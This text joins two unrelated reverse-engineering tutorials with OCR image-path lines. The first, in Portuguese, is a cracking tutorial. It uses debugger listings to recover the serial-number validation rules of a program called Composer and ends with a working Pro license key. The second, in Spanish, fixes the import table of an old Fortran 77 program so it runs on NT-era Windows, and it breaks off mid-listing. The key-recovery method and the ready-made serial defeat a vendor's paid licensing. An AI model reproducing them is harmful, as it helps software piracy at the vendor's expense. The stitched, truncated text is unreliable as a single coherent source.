
[Analisando o Software]

Podemos ver que está compactado com **UPX**, como iremos pescar serial, não precisamos descompacta-lo.



Vemos aqui no programa que na parte de about encontramos nossa telinha de registro notificando versão Demo.

Testando qualquer serial, achamos nossa mensagem o que já é suficiente para começar-mos a entender a rotina e montar o nosso serial e registrar o nosso amiguinho. ☺



[Pescando o Serial]

Agora com uma das técnicas mais manjadas da ER vamos chegar lá onde a mensagem é criada e entender como é feita essa coisa toda para prosseguir-mos com nosso serial.

Pause [F2] + Execute Till User Code [ALT + F9]

Após nosso Back-To-User, chegamos nesse endereço: **004A7D55**

```
004A7D55   8D45 BC        LEA EAX,DWORD PTR SS:[EBP-44]
004A7D58   E8 9BFCFFFF    CALL Composer.004A79F8
004A7D5D   84C0           TEST AL,AL
004A7D5F v 75 12          JNZ SHORT Composer.004A7D73
004A7D61   8D45 BC        LEA EAX,DWORD PTR SS:[EBP-44]
004A7D64   50             PUSH EAX
004A7D65   E8 F205F6FF    CALL Composer.0040835C                JMP to USER32.TranslateMessage
004A7D6A   8D45 BC        LEA EAX,DWORD PTR SS:[EBP-44]
004A7D6D   50             PUSH EAX
004A7D6E   E8 2101F6FF    CALL Composer.00407E94                JMP to USER32.DispatchMessageA
004A7D73   803D BCCC5900  CMP BYTE PTR DS:[59CCBC],0
004A7D7A ^ 74 CA          JE SHORT Composer.004A7D46
004A7D7C   56             PUSH ESI
004A7D7D   E8 E2F9F5FF    CALL Composer.00407764                JMP to kernel32.FreeLibrary
004A7D82   8B1D 4C875900  MOV EBX,DWORD PTR DS:[59874C]
004A7D88   33C0           XOR EAX,EAX
004A7D8A   5A             POP EDX
004A7D8B   59             POP ECX
004A7D8C   59             POP ECX
004A7D8D   64:8910        MOV DWORD PTR FS:[EAX],EDX
004A7D90   68 B27D4A00    PUSH Composer.004A7DB2
004A7D95   8D45 F8        LEA EAX,DWORD PTR SS:[EBP-8]
004A7D98   BA 02000000    MOV EDX,2
004A7D9D   E8 6ECEF5FF    CALL Composer.00404C10
004A7DA2   8D45 10        LEA EAX,DWORD PTR SS:[EBP+10]
004A7DA5   E8 42CEF5FF    CALL Composer.00404BEC
004A7DAA   C3             RETN
```

Vamos brekar nesse **RET** e rodar o programa, após vamos traçando com **F8** até chegarmos após a **CALL** da mensagem de erro.

Esse é o ponto de retorno, então, nessa **CALL** acima é onde e gerada a mensagem de erro e chamada nossa **MessageBox**.

```
00576BD1   33C9          XOR ECX,ECX
00576BD3   33C0          XOR EAX,EAX
00576BD5   E8 CEA7F2FF   CALL Composer.004A13A8
00576BDA   EB 51         JMP SHORT Composer.00576C2D
00576BDC   33C0          XOR EAX,EAX
00576BDE   E8 D5D4F4FF   CALL Composer.004C40B8
00576BE3   84C0          TEST AL,AL
00576BE5   75 24         JNZ SHORT Composer.00576C0B
00576BE7   6A 00         PUSH 0
00576BE9   6A 00         PUSH 0
00576BEB   8D4D F0       LEA ECX,DWORD PTR SS:[EBP-10]
00576BEE   BA D86D5700   MOV EDX,Composer.00576DD8        ASCII "You must have ADMINISTRATOR rights t
00576BF3   B8 106E5700   MOV EAX,Composer.00576E10        ASCII "QMain_07"
00576BF8   E8 7BCAF6FF   CALL Composer.004E3678
00576BFD   8B55 F0       MOV EDX,DWORD PTR SS:[EBP-10]
00576C00   33C9          XOR ECX,ECX
00576C02   33C0          XOR EAX,EAX
00576C04   E8 9FA7F2FF   CALL Composer.004A13A8
00576C09   EB 22         JMP SHORT Composer.00576C2D
00576C0B   6A 00         PUSH 0
00576C0D   6A 00         PUSH 0
00576C0F   8D4D EC       LEA ECX,DWORD PTR SS:[EBP-14]
00576C12   BA 246E5700   MOV EDX,Composer.00576E24        ASCII "Error Registering QSetup!"
00576C17   B8 486E5700   MOV EAX,Composer.00576E48        ASCII "QMain_08"
00576C1C   E8 57CAF6FF   CALL Composer.004E3678
00576C21   8B55 EC       MOV EDX,DWORD PTR SS:[EBP-14]
00576C24   33C9          XOR ECX,ECX
00576C26   33C0          XOR EAX,EAX
00576C28   E8 7BA7F2FF   CALL Composer.004A13A8
00576C2D   8BC6          MOV EAX,ESI
00576C2F   E8 F0280000   CALL Composer.00579524
```

Então vamos subir até o **PUSH EBP** [eu sempre breko nele] e vamos rodar novamente com nosso serial falso.

Ao traçar entraremos nessa CALL, pois nela existe algumas validações muito interessante pra nossa missão. ☺

```
00576AC9   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
00576ACC   E8 8B9CF8FF   CALL Composer.0050075C
00576AD1   84C0          TEST AL,AL
```

Dentro da CALL já começa a se destacar algumas partes, deixei comentada pra ficar mais fácil a visualização. Podemos notar que ele compara o serial digitado com 16 em decimal, se for 16 os dígitos ele compara se o primeiro char é quatro se for ele passa pra verificação dos quatro últimos dígitos.

```
00500782   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
00500785   E8 2247F0FF   CALL Composer.00404EAC
0050078A   83F8 10       CMP EAX,10                       Compara com 10 [ 16 em decimal ]
0050078D   7C 14         JL SHORT Composer.005007A3
0050078F   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
00500792   8038 34       CMP BYTE PTR DS:[EAX],34         Compara se o primeiro char eh 4
00500795   75 0C         JNZ SHORT Composer.005007A3
00500797   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0050079A   E8 19F5FFFF   CALL Composer.004FFCB8           Verifica os quatro ultimos chars
0050079F   84C0          TEST AL,AL
005007A1   75 04         JNZ SHORT Composer.005007A7
005007A3   33DB          XOR EBX,EBX
005007A5   EB 02         JMP SHORT Composer.005007A9
005007A7   B3 01         MOV BL,1
005007A9   84DB          TEST BL,BL
005007AB   74 30         JE SHORT Composer.005007DD
005007AD   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
005007B0   E8 1BFAFFFF   CALL Composer.005001D0           Lite
005007B5   84C0          TEST AL,AL
005007B7   75 28         JNZ SHORT Composer.005007E1
005007B9   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
005007BC   E8 27FBFFFF   CALL Composer.005002E8           Studio
005007C1   84C0          TEST AL,AL
005007C3   75 1C         JNZ SHORT Composer.005007E1
005007C5   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
005007C8   E8 33FCFFFF   CALL Composer.00500400           Pro
005007CD   84C0          TEST AL,AL
005007CF   75 10         JNZ SHORT Composer.005007E1
005007D1   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
005007D4   E8 EBFDFFFF   CALL Composer.005005C4
005007D9   84C0          TEST AL,AL
005007DB   75 04         JNZ SHORT Composer.005007E1
005007DD   33C0          XOR EAX,EAX
005007DF   EB 02         JMP SHORT Composer.005007E3
005007E1   B0 01         MOV AL,1
```

NOTA .: É interessante observar que o software segue a validação de trás pra frente, ele verifica se os quatro últimos dígitos são validos de acordo com os quatro penúltimos dígitos, caso sejam ele passa.

Após isso, ele verifica se os quatro penúltimos estão de acordo com as categorias **Lite**, **Studio** ou **Pro** *[o nosso amigo **FireDuck** testou o software e viu que o serial pra versão Pro é a mesma para **Pro / MSI**]* e se não corresponderem ele da erro.

Interessante não? Vamos fazer um resuminho então!

1 – Ele tem 16 caracteres decimais?
2 – Começa com o número quatro ?
3 – A validação dos quatro últimos é correspondente aos quatro penúltimos?
4 – Os 4 penúltimos estão entre as categorias **Lite**, **Studio** ou **Pro**?

Caso sim, software registrado com sucesso! ☺

Após inventar um serial com 16 caracteres e começando com a letra quatro então irei entrar na CALL para verificar esses quatro dígitos e logo já posso ver que estão errados. =/

```
004FFD24   8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
004FFD27   E8 CCFEFFFF    CALL Composer.004FFBF8
004FFD2C   8B55 F0        MOV EDX,DWORD PTR SS:[EBP-10]
004FFD2F   8B45 F4        MOV EAX,DWORD PTR SS:[EBP-C]
004FFD32   E8 C152F0FF    CALL Composer.00404FF8
004FFD37   0F94C3         SETE BL
004FFD3A   33C0           XOR EAX,EAX
Stack SS:[0012F610]=00E12F10, (ASCII "1269")
EDX=00E45190, (ASCII "423456789000")
```

E a pilha também nos mostra.

```
00E15010 ASCII "lpF"
00E12F10 ASCII "1269"
00E153C4 ASCII "0000"
00E45190 ASCII "423456789000"
00E44D10 ASCII "4234567890000000"
```

Bom, sabendo disso eu já iniciei novamente com o final do meu serial correspondente, é claro. ;D


Vou mostrar como buscar um serial pro profissional, porém segue a mesma regra para todos os outros em questão.

Como meus **quatro** últimos dígitos estão corretos eu passo na primara verificação, porém logo dará erro. O que tenho que fazer e, dar **ENTER** e entrar na **CALL** do **PRO**, assim eu vejo como são os **quatro** penúltimos dígitos e insiro novamente no programa, ele vai dar erro, porém agora eu sei que tenho que entrar na **CALL** pra verificar os **quatro** últimos dígitos e certeza que agora estarão certinhos, fazendo assim nosso programa ser **Registrado com Sucesso**.

Entro na CALL do PRO e pego um número de lá qualquer, vou pegar o primeiro mesmo, **1310** para economizar tempo.

```
00500466   8B45 F4        MOV EAX,DWORD PTR SS:[EBP-C]
00500469   BA 6C055000    MOV EDX,Composer.0050056C        ASCII "1310"
0050046E   E8 854BF0FF    CALL Composer.00404FF8
00500473 v 75 02          JNZ SHORT Composer.00500477
00500475   B3 01          MOV BL,1
00500477   8D45 F0        LEA EAX,DWORD PTR SS:[EBP-10]
0050047A   50             PUSH EAX
0050047B   B9 04000000    MOV ECX,4
00500480   BA 09000000    MOV EDX,9
00500485   8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
00500488   E8 7F4CF0FF    CALL Composer.0040510C
0050048D   8B45 F0        MOV EAX,DWORD PTR SS:[EBP-10]
00500490   BA 7C055000    MOV EDX,Composer.0050057C        ASCII "1410"
00500495   E8 5E4BF0FF    CALL Composer.00404FF8
0050049A v 75 02          JNZ SHORT Composer.0050049E
0050049C   B3 01          MOV BL,1
0050049E   8D45 EC        LEA EAX,DWORD PTR SS:[EBP-14]
005004A1   50             PUSH EAX
005004A2   B9 04000000    MOV ECX,4
005004A7   BA 09000000    MOV EDX,9
005004AC   8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
005004AF   E8 584CF0FF    CALL Composer.0040510C
005004B4   8B45 EC        MOV EAX,DWORD PTR SS:[EBP-14]
005004B7   BA 8C055000    MOV EDX,Composer.0050058C        ASCII "2310"
005004BC   E8 374BF0FF    CALL Composer.00404FF8
005004C1 v 75 02          JNZ SHORT Composer.005004C5
005004C3   B3 01          MOV BL,1
005004C5   8D45 E8        LEA EAX,DWORD PTR SS:[EBP-18]
005004C8   50             PUSH EAX
005004C9   B9 04000000    MOV ECX,4
005004CE   BA 09000000    MOV EDX,9
005004D3   8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
005004D6   E8 314CF0FF    CALL Composer.0040510C
005004DB   8B45 E8        MOV EAX,DWORD PTR SS:[EBP-18]
005004DE   BA 9C055000    MOV EDX,Composer.0050059C        ASCII "2410"
005004E3   E8 104BF0FF    CALL Composer.00404FF8
```

Então agora temos o seguinte serial de teste.



Que segue o padrão, **começa com quatro**, tem **16 caracteres** e os **quatro penúltimos** caracteres estão de acordo com o serial **PRO**, agora falta ver os **quatro últimos** para finalizar nosso serial.

Entramos na CALL que faz a verificação dos quatro últimos e olha que maravilha:


```
004FFD27   E8 CCFEFFFF    CALL Composer.004FFBF8
004FFD2C   8B55 F0        MOV EDX,DWORD PTR SS:[EBP-10]
004FFD2F   8B45 F4        MOV EAX,DWORD PTR SS:[EBP-C]
004FFD32   E8 C152F0FF    CALL Composer.00404FF8
004FFD37   0F94C3         SETE BL
004FFD3A   33C0           XOR EAX,EAX
004FFD3C   5A             POP EDX
004FFD3D   59             POP ECX
004FFD3E   59             POP ECX
004FFD3F   64:8910        MOV DWORD PTR FS:[EAX],EDX
004FFD42   68 5CFD4F00    PUSH Composer.004FFD5C
Stack SS:[0012F610]=0E12F10, (ASCII "2055")
EDX=00E447FC, (ASCII "423456781310")
```

E na pilha:

```
00E15010 ASCII "1bE"
00E12F10 ASCII "2055"
00D86DF0 ASCII "1269"
00E447FC ASCII "423456781310"
00E44B1C ASCII "4234567813101269"
```

[Testando!]

Já vimos como deve ser o serial final então vamos testar?



Congratulations!
Serial correto e rotina desmistificada.

[Finalização!]

Podemos notar que não houve dificuldade alguma nesse software, é bem simples a forma de validação do mesmo e para efetuar o entendimento completo, necessitava apenas de um pouco de paciência e atenção aos pequenos detalhes.

[Greeatz!]

É isso ai gente, mais um tutorialzinho meu, fiquei muito tempo se escrever nada, porém espero poder voltar a escrever tutorialz pra passar pra todos um pouco do que aprendi nesse tempo de ER.

Grande abraço e beijinhos para a escola do BRC, os amigos de jornada do CTB, o pessoal do ARTeam pelo ótimo trabalho e outros grandes grupos de ER por esse mundo a fora.

Obrigado!

unn4m3D_BR – CTB [2òó9]

Rio de Janeiro
04/07/2009
19:45 PM

Introducción

Hola a todos.

En esta entrega vamos a realizar ingeniería inversa pura y dura. Tenemos un programa compilado en Fortran 77, es un Fortran para Windows el cual no arranca en sistemas operativos NT como por ejemplo Window 2000, WinXP o Vista.

Buscando en la red he visto que este fallo es común en programas antiguos hechos en Fortran así que me he decido a realizar este tutorial por si puede ayudar a alguien más.

En este caso el problema está en el propio Fortran, el cual para la petición de memoria, movimiento de zonas de memoria, … usa APIS no documentadas de la ntdll.dll. Precisamente esas APIs han cambiado de nombre en las nuevas versiones de los sistemas operativos Windows y esta es una de las causas por la cual el programa no funciona.

Las herramientas usadas en este tutorial han sido:

- OllyDBG, personalmente uso una de las versiones de SND
- IDA PRO 5.2 versión 32 bits
- LordPE
- MSDN bien OnLine, bien instadados en su PC.

Manos a la obra.

Reparando la importación

Si intentamos arrancar el programa nos encontramos con un cartelito como este:

Acto seguido lo siguiente que hago es buscar esa API en el MSDN y evidentemente no la encuentro pero si esta:

RtlAllocateHeap

¿Curioso verdad? Enseguida se me viene a la cabeza APIs como VirtualAlloc o VirtualAllocEx cuya diferencia es que VirtualAllocEx recibe entre sus argumentos un Handle del proceso.

```
LPVOID VirtualAlloc(

   LPVOID lpAddress,              // address of region to reserve or commit
   DWORD dwSize,                  // size of region
   DWORD flAllocationType,        // type of allocation
   DWORD flProtect                // type of access protection
  );
```

```
LPVOID VirtualAllocEx(

   HANDLE hProcess,               // process within which to allocate memory
   LPVOID lpAddress,              // desired starting address of allocation
   DWORD dwSize,                  // size, in bytes, of region to allocate
   DWORD flAllocationType,        // type of allocation
   DWORD flProtect                // type of access protection
  );
```

Curiosamente en este caso si hProcess es 0 se comporta igual que VirtualAlloc. Asi que en principio me esperaba algo así que con unos cuantos NOP bien puesto se podría arreglar, pero veamos que la cosa fue un poco más simple.

La API que tenemos en nuestro WinXP es la siguiente RtlAllocateHeap que según el MSDN

```
PVOID RtlAllocateHeap(
    IN PVOID  HeapHandle,
    IN ULONG  Flags,
    IN SIZE_T  Size
    );
```

Por desgracia no pude encontrar la declaración de RtlExAllocateHeap, y como no puedo cargarlo en el depurador porque la sección Import es incorrecta veamos que nos dice el IDA PRO.

Abrimos el IDA, cargamos el programa y seleccionamos la pestaña Import

IDA View-A | Hex View-A | Exports | Imports | Names | Functions | Stru

Address	Ordinal	Name	Library
00034180		SetHandleCount	KERNEL32
00034184		CreateFileA	KERNEL32
00034188		SetErrorMode	KERNEL32
0003418C		MoveFileA	KERNEL32
00034190		FileTimeToLocalFileTime	KERNEL32
00034194		GetStdHandle	KERNEL32
00034198		SetFilePointer	KERNEL32
000341A0		RtlExAllocateHeap	ntdll
000341A4		NtCurrentTeb	ntdll
000341A8		RtlExFreeHeap	ntdll
000341...		RtlExSizeHeap	ntdll
000341B0		RtlUnwind	ntdll
000341B4		RtlExReAllocateHeap	ntdll

Buscamos nuestra API y le damos doble click a ver donde nos lleva

```
.data:000341A0                 extrn __imp_RtlExAllocateHeap:dword
.data:000341A0                                               ; DATA XREF: RtlExAllocateHeap↑r
.data:000341A4 ; struct  TEB *NtCurrentTeb(void)
```

Hacemos doble click en la zona que he remarcado


```
RtlExAllocateHeap proc near                ; CODE XREF: sub_1E460+1A↑p
                  jmp     ds:__imp_RtlExAllocateHeap
RtlExAllocateHeap endp
                                                                  jnz
```

Vemos que se llama desde un único sito pinchemos en la zona recuadrada

```
                  mov     esi, 1

loc_1E471:                                 ; CODI
                                           ; sub_
                  push    esi
                  push    5
                  push    ds:dword_2EB24
                  call    RtlExAllocateHeap
```

Pues aquí lo tenemos, parece que RtlExAllocateHeap también usa 3 parámetros.

Llegamos a este punto realizamos una copia con otro nombre del programa en cuestión y dejamos este abierto con en el IDA. La copia del programa la abrimos con LordPE para modificar la sección de Importación.




Una vez seleccionada la dll buscamos las APIs problemáticas y las editamos.
Los cambios son:

En ApiName simplemente le quitamos el **Ex**


En Hint lo dejamos vacío.

Para el que no lo sepa el Hint es el dato a buscar cuando se carga la API por ordinal y no por nombre, como sabemos el nombre de la API a poner pero no su ordinal simplemente borramos ese dato.

Tras el retoque la importación queda así:



Salvamos todo y lo intentamos ejecutar a ver si tenemos suerte.



Vemos que no, pero por lo meno parece que ya carga.

Parcheando Actualizando Estructuras de Windows

Añadamos el programa a OllyDBG y vamos comparando que vemos con lo que nos muestra IDA PRO

```
00022610  $  55          PUSH EBP
00022611  .  8BEC        MOV EBP,ESP
00022613  .  83EC 28     SUB ESP,28
00022616  .  53          PUSH EBX
00022617  .  56          PUSH ESI
00022618  .  57          PUSH EDI
```

Estamos en el EP y si miramos un poco con la rueda vemos esto

```
000226D8  .  66:C1EA 08          SHR DX,8
000226DC  .  8915 841C0300       MOV DWORD PTR DS:[31C84],EDX
000226E2  .  E8 B9F8FFFF         CALL DECMERAN.00021FA0
000226E7  .  E8 54C5FFFF         CALL DECMERAN.0001EC40
000226EC  .  E8 2F020000         CALL DECMERAN.00022920
000226F1  .  E8 5A010000         CALL DECMERAN.00022850
000226F6  .  E8 D5C0FFFF         CALL DECMERAN.0001E7D0
000226FB  .  C745 E4 00000000    MOV DWORD PTR SS:[EBP-1C],0
00022702  .  FF35 A41C0300       PUSH DWORD PTR DS:[31CA4]
00022708  .  FF35 A01C0300       PUSH DWORD PTR DS:[31CA0]
0002270E  .  FF35 9C1C0300       PUSH DWORD PTR DS:[31C9C]
00022714  .  E8 E748FFFF         CALL DECMERAN.00017000
00022719  .  83C4 0C             ADD ESP,0C
```

Los primeros call que estan recuadrados son en los que Fortran obtiene datos como por ejemplo, número de argumentos, punteros a los argumentos, las variables del Enviroment, …

Y el call que está recuadrado solo sería la llamada a la función main tipica de C que en Fortran no se como se llamaría, pero para entendernos todo la parafernalia hasta llegar a ese cal no es más que inicializaciones que hace Fortran y donde nos encontramos el problema.

Veamos un poco las notas que tengo ya en IDA

```
                mov     dword_31C84, edx ; Hasta aqui va tomando datos
                                         ; para ver la version de Windows
                call    GetProcessHeap   ; Devuelve el puntero a la estructura Heaps
                                         ; del proceso usando el TEB y el PEB
El problema     call    GetStdHandles    ; Función que toma los Standares de:
                                         ;      - Entrada (teclado)
                                         ;      - Salida  (Pantalla)
                                         ;      - Error   (Suele ser pantalla)
                call    sub_22920        ; Copia el Numero de argumentos pasados
                                         ; en la variable global NumeroDeArgumentos
                                         ;
                                         ; Copia el string de ComandLine en la variable
                                         ; global PArgumentos
                call    sub_22850        ; Lee las variables indicadas en el Enviroment
                                         ; y aloja una lista de punteros a las variables
                                         ; en la variable global ListaPunteroEnviroment
                call    sub_1E7D0        ; Inicializa algo ¿? al estilo de Borland
                mov     [ebp+var_1C], 0
                push    ListaPunteroEnviorment ; puntero a una lista de puntero a cada v
                                         ; indicada por pEnviroment
                push    PArgumentos
                push    NumeroDeArgumentos
                call    sub_17000        ; El programa en si
```

Antes de analizar la call remarcada en el Olly sería **CALL 0001EC40** veamos la 1º call que he llamado GetProcessHeap

```
.text:00021FA0 GetProcessHeap  proc near               ; CODE XREF: start+D2↓p
.text:00021FA0                 call    NtCurrentTeb
.text:00021FA5                 mov     eax, [eax+30h]  ; eax = Puntero a PEB
.text:00021FA8                 mov     eax, [eax+18h]  ; eax puntero a Heaps
.text:00021FAB                 mov     ds:dword_2EB24, eax
.text:00021FB0                 retn
.text:00021FB0 GetProcessHeap  endp
```

Esta función es la que se encarga de obtener el puntero a la estructura de los Heaps del programa para ir pidiendo, moviendo, borrando memoria.

En vez de crear un Heap lo que hace es llamar a la API NTCurrenTeb de la ntdll.dll. Esta API devuelve la dirección TEB del programa, luego toma el puntero a PEB y de la estructura PEB toma dirección de la estructura Heaps que la guarda en una variable global.

Ante este tipo de cosas pues es normal que con el cambio de SO los programas dejen de funcionar por no usar las APIs de alto nivel que ofrece Windows las cuales no han variado, al menos en su nombre y número de parámetros la verdad que un 0 para los desarrolladores del compilador de Fortran ☹

Bueno sigamos con la call problemática, la que en IDA le di el nombre de GetStdHandles

Esta función se encarga de obtener los Handles al stdin, stdout y stderr
En cristiano:

- stdin: Estandar de entrada, tipicamente el teclado
- stdout: Estandar de salida tipicamente la pantalla
- stderr: Estandar de error, tipicamente la pantalla

Vemos un estracto de la función según IDA

```
.text:0001EC40 GetStdHandles   proc near               ; CODE XREF: start+D7↓p
.text:0001EC40
.text:0001EC40 StartupInfo     = _STARTUPINFOA ptr -3Ch
.text:0001EC40
.text:0001EC40                 push    ebp
.text:0001EC41                 mov     ebp, esp
.text:0001EC43                 sub     esp, 3Ch
.text:0001EC46                 push    esi
.text:0001EC47                 push    edi
.text:0001EC48                 lea     eax, [ebp+StartupInfo]
.text:0001EC4B                 push    eax             ; lpStartupInfo
.text:0001EC4C                 call    GetStartupInfoA
.text:0001EC51                 cmp     [ebp+StartupInfo.lpReserved2], 0
.text:0001EC55                 jz      short loc_1ECAE
.text:0001EC57                 lea     edi, [ebp+StartupInfo.hStdInput]
.text:0001EC5A                 mov     esi, [ebp+StartupInfo.lpReserved2]
.text:0001EC5D                 movsd
.text:0001EC5E                 mov     edx, [ebp+StartupInfo.hStdInput]
.text:0001EC61                 mov     eax, 40h
.text:0001EC66                 cmp     edx, eax
.text:0001EC68                 jl      short loc_1EC6C
.text:0001EC6A                 mov     edx, eax
```

Parece que solo tiene una variable global y es la que se usa obtener los datos del encendido del proceso aunque lo veremos en Olly lo más importante es ese -3Ch, ahora lo veremos.

```
0001EC40  PUSH EBP
0001EC41  MOV EBP,ESP
0001EC43  SUB ESP,3C
0001EC46  PUSH ESI
0001EC47  PUSH EDI
